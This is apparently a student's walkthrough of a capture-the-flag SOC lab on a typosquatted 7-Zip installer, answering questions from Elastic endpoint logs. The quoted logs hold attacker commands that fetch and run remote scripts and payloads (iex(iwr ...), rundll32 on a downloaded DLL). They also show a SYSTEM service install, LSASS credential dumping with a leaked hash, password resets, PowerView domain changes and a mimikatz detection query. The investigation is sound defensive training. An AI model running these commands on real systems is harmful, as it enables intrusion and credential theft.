


L2 - 8.6. Hunt Me II: Typo Squatters

Scenario: Just working on a typical day as a software engineer, Perry received an encrypted 7z archive from his boss containing a snippet of a source code that must be completed within the day. Realising that his current workstation does not have an application that can unpack the file, he spins up his browser and starts to search for software that can aid in accessing the file. Without validating the resource, Perry immediately clicks the first search engine result and installs the application.



Last **September 26, 2023**, one of the security analysts observed something unusual on the workstation owned by Perry based on the generated endpoint and network logs. Given this, your SOC lead has assigned you to conduct an in-depth investigation on this workstation and assess the impact of the potential compromise.


Answer the questions below

What is the URL of the malicious software that was downloaded by the victim user?.


<http://www.7zipp.org/a/7z2301-x64.msi>

checked network.protocol: DNS in virtualisation



then checked because file is downloaded winlog.event_id: 11



Filter only chorome.exe , then search where it come from 7z2301-x64.msi





search for the name of the file *7z2301-x64.msi* and add to the search area, process command line and process parent command line and process pid



Following the execution chain of the malicious payload, another remote file was downloaded and executed. What is the full command line value of this suspicious activity?

powershell.exe iex(iwr <http://www.7zipp.org/a/7z.ps1> -useb)





The newly downloaded script also installed the legitimate version of the application. What is the full file path of the legitimate installer?

C:\Windows\Temp\7zlegit.exe

After execute

> Sep 26, 2023 @ 14:23:02.935	powershell.exe	-	powershell.exe iex (iwr http://www.7zipp.org/a/7z.ps1 -us eb)	"C:\Windows\Installer\MSIS42E.tmp"	4,248
✓ Sep 26, 2023 @ 14:23:07.165	7zlegit.exe	-	"C:\Windows\Temp\7zlegit.exe" /S	powershell.exe iex (iwr http://www.7zipp.org/a/7z.ps1 -useb)	992

Expanded document

Table

JSON

Actions	Field	Value
	<code>_id</code>	JuXf0YoBV2oTI6v_V0xj
	<code>_index</code>	winlogbeat-7.17.11-2023.09.26-000001
	<code>_score</code>	-

480 hits

Chart options



Sep 26, 2023 @ 00:00:00.000 - Sep 26, 2023 @ 23:30:00.000

host.os.type windows

host.os.version 10.0

log.level information

message

```
>
Process Create:
RuleName: -
UtcTime: 2023-09-26 14:23:07.165
ProcessGuid: {f27ff40b-e94b-6512-9105-000000004802}
ProcessId: 992
Image: C:\Windows\Temp\7zlegit.exe
```

What is the name of the service that was installed? 7zService

We need to check sc.exe for service installation

> Sep 26, 2023 @ 14:23:02.935	powershell.exe	-	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)	"C:\Windows\Installer\MSI542E.tmp"	4,248
> Sep 26, 2023 @ 14:23:07.165	7zlegit.exe	-	"C:\Windows\Temp\7zlegit.exe" /S	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)	992
> Sep 26, 2023 @ 14:23:21.022	powershell.exe	-	-	-	4,248
✓ Sep 26, 2023 @ 14:23:23.114	sc.exe	-	"C:\Windows\system32\sc.exe" create 7zService binpath= "C:\Program Files\7-zip\7zipp.exe" start=auto obj=LocalSystem	powershell.exe iex(iwr http://www.7zipp.org/a/7z.ps1 -useb)	9,892

480 hits

Chart options



Sep 26, 2023 @ 00:00:00.000 - Sep 26, 2023 @ 23:30:00.000

message

```
Process Create:
RuleName: -
UtcTime: 2023-09-26 14:23:23.114
ProcessGuid: {f27ff40b-e95b-6512-9205-000000004802}
ProcessId: 9892
Image: C:\Windows\SysWOW64\sc.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Service Control Manager Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: sc.exe
CommandLine: "C:\Windows\system32\sc.exe" create 7zService binpath= "C:\Program Files\7-zip\7zipp.exe" start=auto obj=LocalSystem
CurrentDirectory: C:\Windows\system32\
```

The attacker was able to establish a C2 connection after starting the implanted service. What is the username of the account that executed the service?

SYSTEM

winlogbeat-* 480 hits

user.name

Filter by type 0

Selected fields: user.name, winlog.user.name

Time	Process	Operation	Path	Parent Process	PPID	User
Sep 26, 2023 @ 14:23:00.817	msiexec.exe	-	"C:\Windows\System32\msiexec.exe" /i "C:\Users\perry.parsons\Downloads\7z2301-x64.msi"	"C:\Program Files\Google\Chrome\Application\chrome.exe"	2,532	perry.parsons
Sep 26, 2023 @ 14:23:00.989	msiexec.exe	-	C:\Windows\system32\msiexec.exe /V	C:\Windows\system32\services.exe	1,240	SYSTEM
Sep 26, 2023 @ 14:23:01.127	consent.exe	-	consent.exe 5772 370 00000 19842672750	C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo	812	SYSTEM
Sep 26, 2023 @ 14:23:02.403	powershell.exe	-	-	-	4,248	SYSTEM
Sep 26, 2023 @ 14:23:02.672	powershell.exe	-	-	-	4,248	SYSTEM
Sep 26, 2023 @ 14:23:02.912	msiexec.exe	-	C:\Windows\system32\msiexec.exe -Embedding 8A7C5575B 0A6B7FE2F0B71A306357E52 E Global\MSI0000	C:\Windows\system32\msiexec.exe /V	2,492	SYSTEM

Process Create:


```

RuleName: -
UtcTime: 2023-09-26 14:23:23.114
ProcessGuid: {f27ff40b-e95b-6512-9205-000000004802}
ProcessId: 9892
Image: C:\Windows\SysWOW64\sc.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Service Control Manager Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: sc.exe
CommandLine: "C:\Windows\system32\sc.exe" create 7zService binpath= "C:\Program Files\7-zip\7zipp.exe" start=auto obj=LocalSystem
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {f27ff40b-bbe7-6511-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 4
  
```

After dumping LSASS data, the attacker attempted to parse the data to harvest the credentials. What is the name of the tool used by the attacker in this activity?

Invoke-PowerExtract

do filter: *Lsass.DMP*




What is the credential pair that the attacker leveraged after the credential dumping activity?

james.cromwell:B852A0B8BD4E00564128E0A5EA2BC4CF

do filter with this:

winlog.event_id: 1 AND process.command_line: (*mimikatz* OR *DumpCreds* OR *privilege\.:debug* OR *sekurlsa\.:*)



After gaining access to the new account, the attacker attempted to reset the credentials of another user. What is the new password set to this target account?


pwn3dpw!!!



What is the name of the workstation where the new account was used?

WKSTN-02

add a host name



After execute change machine

winlog.event_id: 1

294 hits

		p.dll_Start) -ComputerName WKSTN-02.swiftspendfinancial.thm -Credential \$new_cr			
>	Sep 26, 2023 @ 14:55:03.840	wsmpvhost.exe	C:\Windows\system32\wsmpvhost.exe -Embedding	5,340	anna.jones WKSTN-02
>	Sep 26, 2023 @ 14:55:03.535	powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://www.7zip.org/a/7zip.dll -outfile C:\Users\anna.jones\Downloads\7zip.dll	5,280	anna.jones WKSTN-02
>	Sep 26, 2023 @ 14:55:05.890	rundll32.exe	"C:\Windows\system32\rundll32.exe" C:\Users\anna.jones\Downloads\7zip.dll,Start	6,488	anna.jones WKSTN-02
>	Sep 26, 2023 @ 14:55:05.760	svchost.exe	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s WinHttpAutoProxySvc	5,000	LOCAL SERVICE WKSTN-02
>	Sep 26, 2023 @ 14:55:06.427	SecurityHealthService.exe	C:\Windows\system32\SecurityHealthService.exe	7,832	SYSTEM WKSTN-02
>	Sep 26, 2023 @ 14:55:06.601	MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.23880.2806-0\MpCmdRun.exe" SampleLeaderService -HighPriority -RestrictPrivileges -AccessKey 2FF3B65-4EB2-E9E9-8EA6-C4BC09A30203	228	SYSTEM WKSTN-02
>	Sep 26, 2023 @ 14:55:06.707	MpCmdRun.exe	"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.23880.2806-0\MpCmdRun.exe" SampleLeaderService -AsPlainText -Force; \$new_creds = New-Object System.Management.Automation.PSCredential \$username, \$securePassword; Invoke-Command -ScriptBlock {whoami} -ComputerName WKSTN-02.swiftspendfinancial.thm -Credential \$new_creds	8,064	NETWORK SERVICE WKSTN-02
>	Sep 26, 2023 @ 14:55:43.811	powershell.exe	-C \$username='SSF\anna.jones'; \$password='pwn3dpl!'; \$securePassword = ConvertTo-SecureString \$password -AsPlainText -Force; \$new_creds = New-Object System.Management.Automation.PSCredential \$username, \$securePassword; Invoke-Command -ScriptBlock {whoami} -ComputerName WKSTN-02.swiftspendfinancial.thm -Credential \$new_creds	4,836	SYSTEM WKSTN-03
>	Sep 26, 2023 @ 14:55:44.557	wsmpvhost.exe	C:\Windows\system32\wsmpvhost.exe -Embedding	5,904	anna.jones WKSTN-02

After gaining access to the new workstation, a new set of credentials was discovered. What is the username, including its domain, and password of this new account?

SSF\itadmin:NoO6@39Sk0!

elastic

Search Elastic

winlog.event_id: 1

143 hits

>	Sep 26, 2023 @ 15:12:36.585	netl.exe	C:\Windows\system32\netl group /domain	3,736	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:12:43.005	cmd.exe	/c net group AD Recovery /domain	7,928	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:12:43.058	net.exe	net group AD Recovery /domain	6,892	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:12:43.877	netl.exe	C:\Windows\system32\netl group AD Recovery /domain	7,684	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:13:05.209	cmd.exe	/c net group /domain 'AD Recovery'	7,176	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:13:05.271	net.exe	net group /domain 'AD Recovery'	6,572	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:13:05.279	netl.exe	C:\Windows\system32\netl group /domain 'AD Recovery'	940	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:14:06.982	powershell.exe	-C iex(iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -useb); Get-DomainGroup	1,976	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:14:26.790	powershell.exe	-C iex(iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -useb); Get-DomainGroupMember -Identity 'AD Recovery'	5,244	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:14:34.882	powershell.exe	-C iex(iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -useb); Get-DomainGroupMember -Identity 'AD Recovery' -Verbose	5,508	anna.jones WKSTN-02
>	Sep 26, 2023 @ 15:15:34.385	powershell.exe	-C \$username='SSF\itadmin'; \$password='NoO6@39Sk0!'; \$securePassword = ConvertTo-SecureString \$password -AsPlainText -Force; \$new_creds = New-Object System.Management.Automation.PSCredential \$username, \$securePassword; iex(iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1 -useb); Add-DomainGroupMember -Identity 'AD Recovery' -Members anna.jones -Credential \$new_creds -Verbose	3,836	anna.jones WKSTN-02

Aside from mimikatz, what is the name of the PowerShell script used to dump the hash of the domain admin?

Invoke-SharpKatz.ps1

Run PS

check last execution

Discover

OptionsNewOpenShareInspectSave

winlog.event_id: 1

KQLSep 26, 2023 @ 00:00:00.0 → Sep 26, 2023 @ 23:30:00.0Refresh

+ Add filter

winlogbeat-*

294 hits

Chart options

Search field names

Filter by type0

Selected fields5

process.nameprocess.command_lineprocess.pid

Time	process.name	process.command_line	process.pid	user.name	host.hostname
> Sep 26, 2023 @ 15:45:07.684	bomb.exe	"C:\Users\anna.jones\bomb.exe"	7,616	dorian.hall	WKSTN-02
> Sep 26, 2023 @ 15:45:05.952	wsprovhos.exe	C:\Windows\system32\wsprovhos.exe -Embedding	7,740	dorian.hall	WKSTN-02
> Sep 26, 2023 @ 15:45:05.589	powershell.exe	-C Invoke-Command -ScriptBlock (cd C:\Users\anna.jones; ier http://www.7zipp.org/a/777bomb.exe -outfile bomb.exe; pw; .\bomb.exe; ls -rec -file) -ComputerName WKSTN-02.swiftspendfinancial.the	6,360	anna.jones	WKSTN-02
> Sep 26, 2023 @ 15:44:28.638	wsprovhos.exe	C:\Windows\system32\wsprovhos.exe -Embedding	5,368	dorian.hall	WKSTN-02

Discover

OptionsNewOpenShareInspectSave

